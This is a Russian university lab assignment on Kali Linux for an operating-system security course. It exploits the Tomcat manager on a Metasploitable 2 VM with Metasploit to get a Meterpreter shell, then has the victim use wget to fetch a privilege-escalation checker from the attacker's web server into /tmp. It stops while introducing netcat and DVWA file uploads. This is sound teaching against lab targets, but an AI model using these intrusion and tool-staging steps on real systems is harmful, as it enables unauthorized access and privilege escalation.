МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Прикладные информационные технологии»

Практическая работа № 7

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.4»

Москва

2022

Цель работы

Продолжить изучение инструментов Kali linux nmap, metasploit. Утилита для тестирования веб сервисов nikto.

Время выполнения работы: 4 академических часа.

Порядок выполнения работы

1. **Установить Kali Linux, metasploitable 2.**


По аналогии с п. 1-5 Практической работы № 4 “Основы Kali Linux” установить виртуальные машины с Kali Linux, metasploitable 2, настроить сетевое взаимодействие, определить ip адрес сети.

2. **Повышение прав.**

В предыдущем уроке мы взламывали панель управления TomCat с помощью эксплойта Metasploit.

Я говорил, что мы еще вернемся к теме повышения прав, и, если помните, мы попали в систему без рут-прав, под обычным пользователем.

Давайте снова воспользуемся эксплойтом. Как видите, я использую эксплойт «tomcat_mgr_deploy»:




Нужно настроить опции эксплойта:

Переменная	Значение
HttpPassword	tomcat
HttpUsername	tomcat


RPORT	8180
RHOSTS	ip адрес metasploitable

Запускаем эксплойт:




Отлично. Теперь мы в системе, и у нас есть шелл Meterpreter. Нужно выполнить команду «getuid», чтобы посмотреть, под каким пользователем мы авторизировались:

Как видим, сейчас мы под пользователем «tomcat55». Мы не под рут пользователем, поэтому нам нужно повысить права, чтобы стать рутом. Я хочу полностью контролировать систему. Для этого будем использовать скрипт, который называется «unix-privesc-check». Проверить можно в новом окне терминала:



Этот скрипт работает на всех линукс-системах. Он выполняет множество проверок, и старается обнаружить различные уязвимости в системе, которые могут повысить права до рута. Сам скрипт можно найти по адресу: «http://pentestmonkey.net/tools/unix-privesc-check»:



Теперь скачайте его на машину kali linux:
https://pentestmonkey.net/tools/unix-privesc-check/unix-privesc-check-1.4.tar.gz
Затем на kali linux перейдите в папку Downloads вашего пользователя:
cd ~/Downloads
И запустим веб сервер из этой папки
python3 -m http.server

```
┌──(root㉿test-kali)-[~/Downloads]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Затем возвращаемся в шелл meterpreter, после чего нужно открыть линукс-шелл:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Небольшой совет. Если после взлома системы, Вы вошли как пользователь с обычными правами, и Вам нужно скачать скрипты, программы, запустить программы, скомпилироать их, то для этого можно использовать

директорию /tmp/, потому что во многих ситуациях, после взлома системы, Вы попадете в директорию, в которой у Вас нет необходимых прав на выполнение команд. Однако, в директории /tmp/ любой пользователь линукс-системы может запускать команды, скачивать туда инструменты и т.д. Для этого не нужны какие-то особенные права, поэтому перейдем в директорию /tmp/ и еще раз проверяем ее с помощью команды «pwd»:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
cd /tmp/
ls
4652.jsvc_up
cachei5×1wdjar
cachei5×1wejar
pwd
/tmp
```

Теперь мы можем скачать наш скрипт в линукс-систему. Для этого нужно выполнить команду wget с указанием ip адреса вашей машины kali

wget http://10.0.X.4:8000/unix-privesc-check-1.4.tar.gz

```
wget http://10.0.100.4:8000/unix-privesc-check-1.4.tar.gz
--14:54:29--  http://10.0.100.4:8000/unix-privesc-check-1.4.tar.gz
          ⇒ `unix-privesc-check-1.4.tar.gz'
Connecting to 10.0.100.4:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 16,983 (17K) [application/gzip]

    0K .......... ......                                    100%   54.95 MB/s

14:54:29 (54.95 MB/s) - `unix-privesc-check-1.4.tar.gz' saved [16983/16983]
```

Выполняем команду «ls»:

```
ls
4652.jsvc_up
cachei5×1wdjar
cachei5×1wejar
unix-privesc-check-1.4.tar.gz
```

Как видим, файл был скачан в директорию /tmp/.

Копируем имя файла и распаковываем его в текущую директорию:

tar -zxvf unix-privesc-check-1.4.tar.gz

```
tar -zxvf unix-privesc-check-1.4.tar.gz
unix-privesc-check-1.4/
unix-privesc-check-1.4/unix-privesc-check
unix-privesc-check-1.4/COPYING.GPL
unix-privesc-check-1.4/COPYING.UNIX-PRIVESC-CHECK
unix-privesc-check-1.4/CHANGELOG
```


Выполняем команду «ls» и переходим в директорию, которую мы распаковали:

```
ls
4652.jsvc_up
cachei5×1wdjar
cachei5×1wejar
unix-privesc-check-1.4
unix-privesc-check-1.4.tar.gz
cd unix-privesc-check-1.4
ls
CHANGELOG
COPYING.GPL
COPYING.UNIX-PRIVESC-CHECK
unix-privesc-check
```

Просмотрим более детально права всех файлов, с помощью команды «ls -al»:

```
-rwxr-xr-x 1 tomcat55 nogroup 36801 2008-11-23 15:07 unix-privesc-check
```

В файле «unix-privesc-check» есть права на выполнение, что для нас актуально. Для того, чтобы выполнить данный файл, нам нужно прописать команду для выполнения, которая выглядит как: «./unix-privesc-check»:



После запуска скрипта, мы видим два режима выполнения – это режим standard и detailed. Более быстрый – это первый вышеупомянутый режим.

В рамках данной занятия мы будем выполнять режим standard. Повторно запускаем скрипт, с добавлением режима: «./unix-privesc-check standard». Скрипт делает огромное количество проверок, которые будут нам полезны для взлома системы. Как правило, в конце выполнения скрипта существуют рекомендации, какие эксплойты использовать и многое другое.

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Скриншоты выполненных команд
- Изучите вывод скрипта unix-privesc-check. Какие уязвимости вы считаете перспективными и почему. Дайте развернутый ответ.

3. Разбираемся с базовыми веб-шеллами.


Давайте попробуем подключиться к открытому порту, с помощью netcat. В этом разделе мы рассмотрим получение доступа к шеллу. Давайте воспользуемся инструментом «netcat», для подключения к открытому порту.

Для примера подключимся к 80-му порту. Команда выглядит как: «nc 10.0.X.5 80»:

Как мы помним, что на 80 порту у нас находится веб-сайт. Мы будем общаться с сервером через 80 порт используя HTTP команды. Одна из них – это команда get. Что делает эта команда? Как следует из названия, с помощью нее можно взять или получить веб-сайт. Введем такую команду: «GET / HTTP /1.1». Прямой слеш означает корневую страницу, используя протокол HTTP версии 1.1. Жмем enter дважды, и получаем вывод текста:


По сути – это содержимое целевого веб-сайта. Другими словами, используя netcat и командную строку, я смог пообщаться с HTTP-сервером, и попросил отправить мне веб-сайт.

Все хорошо, но как это может помочь мне при взломе? Давайте очистим экран и перейдем в DVWA или «чертовски уязвимое веб-приложение»:




Кто не знает, логин и пароль, то вот пара: admin:password.

Первым делом на вкладке **DVWA Security** изменим настройки безопасности на уровень «Low»:



Это приложение нужно для того, чтобы учиться взламывать сайты, мы более углубленно ознакомимся с вебом в последующих курсах.

Рассмотрим тем не менее несколько типов взломов веб-сайтов. Переходим в раздел «Upload», и видим функционал загрузки файлов:




Многие сайты позволяют загружать картинки, документы, видео и т.д.

